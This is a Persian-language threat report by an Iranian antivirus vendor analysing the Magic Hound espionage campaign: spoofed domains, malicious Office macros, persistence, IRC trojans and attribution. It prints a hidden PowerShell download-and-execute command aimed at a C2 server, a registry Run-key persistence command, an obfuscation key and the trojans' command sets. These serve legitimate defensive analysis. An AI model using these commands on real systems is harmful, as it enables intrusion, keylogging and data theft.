بـررسـی و تـحـلـیل حـمـلات

MAGIC HOUND

شبکه گستر
شـرکت مهندسی شـبکه گسـتر

عنوان سند: بررسی و تحلیل حملات Magic Hound
شناسه سند: SPT-A-0129-00
تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر
تاریخ آخرین بازنگری: ۹ اسفند ۱۳۹۵ | شرح آخرین بازنگری: -

شبکه گستر

Magic Hound عنوان حملاتی است که حداقل از اواسط سال ۲۰۱۶ میلادی شرکت‌های فعال در حوزه‌های انرژی و فناوری و همچنین سازمان‌های دولتی را هدف قرار داده است. عربستان سعودی و شرکت‌های در ارتباط با این کشور اهداف اصلی این حملات اعلام شده‌اند.

مهاجمان Magic Hound از مجموعه‌ای از بدافزارها و ابزارها بهره برده‌اند.

روش اصلی رخنه به اهداف بکارگیری ماکروهای مخرب و تشویق کاربر به اجرای آنها با استفاده از تکنیک‌های مهندسی اجتماعی بوده است.

با توجه به وجود شباهت‌هایی در کدهای بدافزارها و ابزارهای استفاده شده با ابزارهای بکار رفته در حملات Shamoon 2، Newscaster و Rocket Kitten، برخی منابع ایران را گرداننده اصلی Magic Hound معرفی کرده‌اند.

در این گزارش، نمونه‌هایی از حملات Magic Hound مورد بررسی و تحلیل قرار گرفته است.

فهرست مطالب

رخنه به اهداف

در حملات Magic Hound از کد یا بسته بهره‌جو[۱] استفاده نشده و روش اصلی رخنه به اهداف، ارسال هرزنامه[۲] حاوی لینک به فایل Word یا Excel بوده است. فایل‌های مذکور بر روی دامنه‌هایی با نامی مشابه سایت‌های معروف و شناخته شده، میزبانی می‌شده‌اند.

جدول ۱ فهرستی از سایت‌هایی را که مهاجمان این حملات نام دامنه آنها را جعل کرده‌اند نمایش می‌دهد.

دامنه جعل شده	دامنه اصلی	مؤسسه وابسته
ntg-sa . com	ntg . com . sa	شرکت ارتباطاتی National Technology Group در عربستان سعودی
itworx . com-ho . me	itworx . com	شرکت مصری ITWorx فعال در حوزه فناوری اطلاعات
mci . com-ho . me	mci . gov . sa	وزارت تجارت عربستان سعودی
moh . com-ho . me	moh . gov . sa	وزارت سلامت عربستان سعودی
mol . com-ho . me	mol . gov . sa	وزارت کار عربستان سعودی


جدول ۱: دامنه‌های جعلی بکار رفته در حملات Magic Hound

علاوه بر سایت‌های جعل شده مذکور، این فایل‌ها بر روی چندین سایت مجاز از جمله سایت یک سازمان دولتی و سایت یک شرکت فعال در حوزه انرژی نیز کشف شده است.

فایل‌های Word و Excel استفاده شده در این حملات حاوی ماکروی مخرب[۳] بوده‌اند. به‌صورت پیش‌فرض در زمان باز شدن فایل‌های حاوی ماکرو در نرم‌افزار Office پیامی ظاهر شده و از کاربر خواسته می‌شود تا برای استفاده از کدهای به‌کار رفته در فایل، تنظیمات امنیتی خود را تغییر دهد. در صورتی که کاربر بر روی دگمه Enable Content کلیک کند بخش ماکرو فعال می‌شود.

در این فایل‌ها با استفاده از روش‌های مهندسی اجتماعی[۴] کاربر به فعال کردن بخش ماکرو تشویق می‌شود.

شکل‌های ۱ تا ۴ نمونه‌هایی از فایل‌های استفاده شده توسط مهاجمان Magic Hound را نمایش می‌دهد.




شکل ۱: نمونه‌ای از فایل حاوی ماکروی مخرب در حملات Magic Hound


---

[۱] Exploit Kit
[۲] Spam
[۳] Malware Macro
[۴] Social Engineering

شکل ۲: نمونه‌ای از فایل حاوی ماکروی مخرب در حملات Magic Hound



شکل ۳: نمونه‌ای از فایل حاوی ماکروی مخرب در حملات Magic Hound



شکل ۴: نمونه‌ای از فایل حاوی ماکروی مخرب در حملات Magic Hound

در قسمت Authors در بخش Details اکثر فایل‌های بررسی شده، نام gerry knight ثبت شده است.

در بسیاری از نمونه‌ها، در ماکروی مخرب نشانی IP سرور فرماندهی[۵] - و نه نام دامنه - درج شده است. اکثر سرورهای فرماندهی ارتباطی با یکدیگر نداشته و بر روی سرویس‌دهندگان VPS[۶] مختلف میزبانی می‌شده‌اند.

ماکرو از طریق فرمان Windows PowerShell کد مخرب را از سرور فرماندهی دریافت کرده و بر روی دستگاه اجرا می‌کند.

در برخی نمونه‌ها با استفاده از پارامتر iex در فرمان PowerShell، رشته کد دریافت شده به‌صورت مستقیم بر روی دستگاه اجرا می‌شود.

```
powershell.exe -w hidden -noni -nop -c "iex(New-Object
System.Net.WebClient).DownloadString('hxxp://139.59.46.154:3485/eiloShaegae1')"
```

با اجرای کد مذکور، درخواست HTTP زیر اجرا می شود:

```
GET /eiloShaegae1 HTTP/1.1
Host: 139.59.46[.]154:3485
Connection: Keep-Alive
```

سرور فرماندهی نیز در جواب، اسکریپتی را ارسال می‌کند که در ادامه توسط PowerShell بر روی دستگاه اجرا می‌شود.

در برخی نمونه‌های دیگر، از PowerShell برای ایجاد رشته‌ای[۷] به‌منظور اجرای یک بافر کد پوسته[۸] استفاده شده است. به‌نظر می‌رسد کد مربوطه از Magic Unicorn برداشت شده است. کد منبع[۹] Magic Unicorn شامل توضیح[۱۰] زیر است:

```
one line shellcode injection with native x86 shellcode
```

این عبارت عیناً در این نمونه‌ها نیز مشاهده شده است.

ماندگاری بر روی سیستم

کد اجرا شده بر روی دستگاه، پوشه c:\temp را ایجاد کرده و با تغییر خصوصیات[۱۱]، آن را مخفی[۱۲] و سیستمی[۱۳] می‌کند. بنابراین در حالت پیش‌فرض این پوشه برای کاربر قابل روئیت نخواهد بود.

---

[۵] Command and Control | C&C | C2
[۶] Virtual Private Server
[۷] Thread
[۸] Buffer Shellcode
[۹] Source Code
[۱۰] Comment
[۱۱] Attribute
[۱۲] Hidden
[۱۳] System

در ادامه فایلی با نام rr.exe ایجاد شده و با فرمان زیر اجرا می‌شود:

```
open cmd.exe /c c:\\temp\\rr.exe SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\spp.exe" iexplore
```

با اجرای فرمان فوق در مسیر زیر در محضرخانه[۱۴] کلیدی ایجاد می‌شود که سبب اجرای خودکار فایلی با نام spp.exe در هر بار راه‌اندازی شدن سیستم می‌گردد.

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\iexplore
```

علاوه بر spp.exe، نام‌های زیر نیز گزارش شده‌اند:


- %TEMP%\sloo.exe
- %TEMP%\spoo.exe
- %TEMP%\vschos.exe

در اکثر نمونه‌ها، عملکرد فایلی که در هر بار راه‌اندازی سیستم اجرا می‌شود از طریق رمزگذاری رشته‌های درون کد با استفاده از الگوریتم AES مبهم‌سازی[۱۵] شده است. کلید رمزگذاری در تمامی نمونه‌ها "agkrhfpdbvhdhrkj" بوده است. بخشی از کد استفاده شده در این فایل‌ها نیز شباهت فراوانی با کد منبع Magic Unicorn دارد.

همچنین در برخی نمونه‌های Magic Hound، یک فایل اجرایی مجاز نیز در کنار فایل اجرایی مخرب دانلود شده است. برای مثال در یکی از نمونه‌های بررسی شده، فایلی با نام flash_update.exe در مسیر %TEMP% ذخیره شده بوده که فایلی مجاز و اجرا کننده به‌روزرسانی Flash Player است. احتمالاً مهاجمان از فایل مجاز در راستای سناریوی مهندسی اجتماعی بکار گرفته شده در جریان رخنه به هدف استفاده می‌کنند.

تسخیر سیستم

مهاجمان Magic Hound با نصب یک ابزار مبتنی بر پودمان IRC[۱۶] دستگاه را به تسخیر خود در می‌آورند. این ابزار فرامین را در قالب پیام‌های PRIVMSG از مهاجمان که می‌بایست خود به سرور IRC متصل شده باشند دریافت می‌کند.



شکل ۵: کانال ارتباطی ابزار IRC در حملات Magic Hound

[۱۴] Registry
[۱۵] Obfuscation
[۱۶] Internet Relay Chat

شباهت‌های فراوانی بین این ابزار و ابزار IRC استفاده شده در عملیات Newscaster مشاهده می‌شود. ابزار IRC بکار گرفته شده در عملیات Newscaster با نام Parastoo – به دلیل استفاده از گذرواژه‌ای با عنوان tistani Parastoo –شناخته می‌شود.

پیوست ۱، فرامین قابل اجرا در ابزار IRC استفاده شده در حملات Magic Hound را نمایش می‌دهد.

جاسوسی از هدف


مهاجمان Magic Hound از یک ابزار IRC دیگر با نام MPKBot نیز بهره گرفته‌اند.

این ابزار پنجره برنامه‌های فعال بر روی سیستم را زیر نظر داشته و عنوان آنها و کلیدهای فشرده شده توسط کاربر در این برنامه‌ها را در فایلی با نام Save.tmp در مسیر %temp% ذخیره می‌کند. همچنین MPKBot پنجره‌هایی را که عنوان آنها یکی از موارد زیر است به‌طور خاص زیر نظر گرفته و می‌کوشد تا ایمیل استفاده شده در آنها را شناسایی و ثبت کند:

- “Gmail -”
- “Yahoo – login”
- “Sign In -”
- “Outlook.com -“

شباهت‌های فراوانی نیز بین این ابزار و ابزار IRC استفاده شده در عملیات موسوم به Rocket Kitten که جزییات آن در سال ۲۰۱۵ توسط شرکت Check Point منتشر شد وجود دارد.

فرامین قابل اجرا توسط ابزار MPKBot در پیوست ۲ قابل مشاهده است.



شکل ۶: کانال ارتباطی ابزار MPKBot در حملات Magic Hound

شایان ذکر است مهاجمان Magic Hound از یک ابزار مدیریت از راه دور[۱۷] با نام Pupy RAT نیز استفاده کرده‌اند. Pupy RAT یک ابزار کد باز[۱۸] است.

[۱۷] Remote Administration Tool
[۱۸] Open Source

ارتباط با ایران

برخی کارشناسان و شرکت‌ها امنیتی، اجرای حملات Magic Hound را به ایران نسبت داده‌اند. از جمله دلایل مطرح شده از سوی این منابع می‌توان به موارد زیر اشاره نمود:

- وجود شباهت با عملیات Rocket Kitten که پیش‌تر ناتو و شرکت‌ها و سازمان‌هایی را در خاورمیانه مورد هدف قرار داده بود. برخی منابع اجرای عملیات Rocket Kitten را کار ایران می‌دانند.
- استفاده از یکی از فایل‌های بکار رفته در حملات اخیر Shamoon 2 که عده‌ای آن را محصولی از ایران می‌دانند.
- وجود شباهت بین ابزار IRC استفاده شده در Magic Hound با ابزار بکار گرفته شده در عملیات Newscaster که باز هم توسط برخی منابع ایران به‌عنوان گرداننده اصلی آن معرفی شده است.

با این حال، هیچ سندی که بتوان بر اساس آن اجرای حملات Magic Hound را با قطعیت به ایران نسبت داد تا کنون گزارش نشده است.

پیوست ۱ – فرامین قابل اجرا در ابزار Magic Hound IRC

Command	SubCommand	Description
VER		Generates the following IRC client command that will be sent to the C2 server: PRIVMSG <username> : 8 LED= 20160124
KILL		Trojan disconnects from the IRC server and terminates itself
RESET		Trojan disconnects from the IRC server and runs the executable again
OS		Obtains the Windows version and responds to the C2 with the following message "PRIVMSG <username> :<one of the following version strings>": ▪ Windows NT ▪ Windows 95 ▪ Windows 98 ▪ Windows ME ▪ Windows 2003 ▪ Windows XP ▪ Windows 7 ▪ Windows Vista ▪ Unkown os info
!SH	EXEC	Not supported
	MD	Creates a specified directory. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "dir is maked." if successful or "dir is not maked" if unsuccessful.
	MKDIR	Same as MD subcommand.
	RD	Removes a specified directory. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "dir is removed." if successful or "dir is not removed." if unsuccessful.
	DEL	Deletes a specified file. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "file is deleted." if successful or "file is not deleted." if unsuccessful.
	COPY	Not supported.
	MOVE	Not supported.
	REN	Renames a specified file. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "file is renamed." if successful or "file is not renamed." if unsuccessful.
	DRIVE	Lists the logical drives and the type, as well the total/free space of the fixed devices.
EXE		Calls GetModuleFileNameA function to obtain the path to the currently running executable and sends it to the C2 server.
!DWN		Downloads a file from a specified URL. Responds to the IRC server via PRIVMSG with "Download Success :FilePath=<path to downloaded file>" or "Download Fail" if unsuccessful.
!CMD		Trojan executes a command prompt command. The Trojan will save the output of the command to %TEMP%\win<random number>.txt and send the contents to the C2 server or "The length of Cmd result file is ziro!" if the command was unsuccessful.
SA		Generates the following IRC client command that will be sent to the C2 server: PRIVMSG <username> : Hello ,my name is <IRC USER name>, Im ready my Computer Name is:<computer name>

پیوست ۲ – فرامین قابل اجرا در ابزار MPKBot

Command	Description
!Dir	Lists the contents of a specified directory
!Drives	Enumerates the storage drives attached to the system and their respective type.
!DeleteFile	Deletes a specified file
!NickChange	Changes the nickname that the Trojan uses to log into the C2 IRC server. Writes it to “nick435.tmp” for subsequent logins.
!ProcessList	List running processes, including their PID, parent PID, executable name and priority
!SendFileToServer	Uploads a specified file to the C2 server
!CaptureScreen	Takes a screenshot that it saves to a file and uploads to the C2 server.
!Hello	The Trojan introduces itself by sending the current username, if its an admin account or not, the computer name, the system UUID and the OS version.
!ProcessKill	Terminates a process based on PID
!RenameFileFolder	Renames a file or folder and returns a list of the containing folder to the C2 server.
!GetFileOfServer	Writes a file from the C2 server to a specified file
!ExecuteCommand	Uses the command prompt sub-process to execute commands and returns their results to the C2.
!ExeCuteFile	Executes a specified file using ShellExecuteA
!DeleteFileFolder	Deletes a file or a folder
!SendkeyLogToServer	Uploads the %TEMP%\Save.tmp file to the C2 server
!DeleteKeyloggerLog	Deletes the %TEMP%\Save.tmp file on the system

منابع

- http://researchcenter.paloaltonetworks.com/2017/02/unit42-magic-hound-campaign-attacks-saudi-targets
- https://www.arbornetworks.com/blog/asert/additional-insights-shamoon2
- https://www.secureworks.com/blog/iranian-pupyrat-bites-middle-eastern-organizations
- http://www.securityweek.com/iranian-spies-target-saudi-arabia-magic-hound-attacks
- http://blog.talosintelligence.com/2017/02/magic-hound.html#more
- https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-the-spy-kittens-are-back.pdf
- https://securityintelligence.com/the-full-shamoon-how-the-devastating-malware-was-inserted-into-networks/
- http://blog.checkpoint.com/wp-content/uploads/2015/11/rocket-kitten-report.pdf

شبکه گستر

شرکت مهندسی شبـکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولیـن شـرکت ایـرانـی است کـه در زمینه نرم‌افزارهای ضـدویـروس فعـالیت تخصصی و متمـرکـزی را آغـاز کـرد. در ابتـدا، همکـاری مشتـرکی بیـن شرکت مهندسی شبـکه گستـر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، بـه تـدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سـال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمـاینـدگان بیـن‌المللی فعـالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شـرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سـال ۱۳۸۴ شـرکت مهندسی شبـکه گستر مـوفـق بـه کسب نـمـایـنـدگی رسمـی و انحصـاری شـرکت آلمانی Astaro، سـازنـده محصولات "مـدیریت یکپـارچـه تهـدیـدات" (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه‌اندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

CSQ
ISO 9001:2008
Cert No 9150.C528

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار	۰۲۱-۴۲۰۵۲
تارنمای شرکت	www.shabakeh.net
سامانه پشتیبانی	help.shabakeh.net
خدمات پس از فروش	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net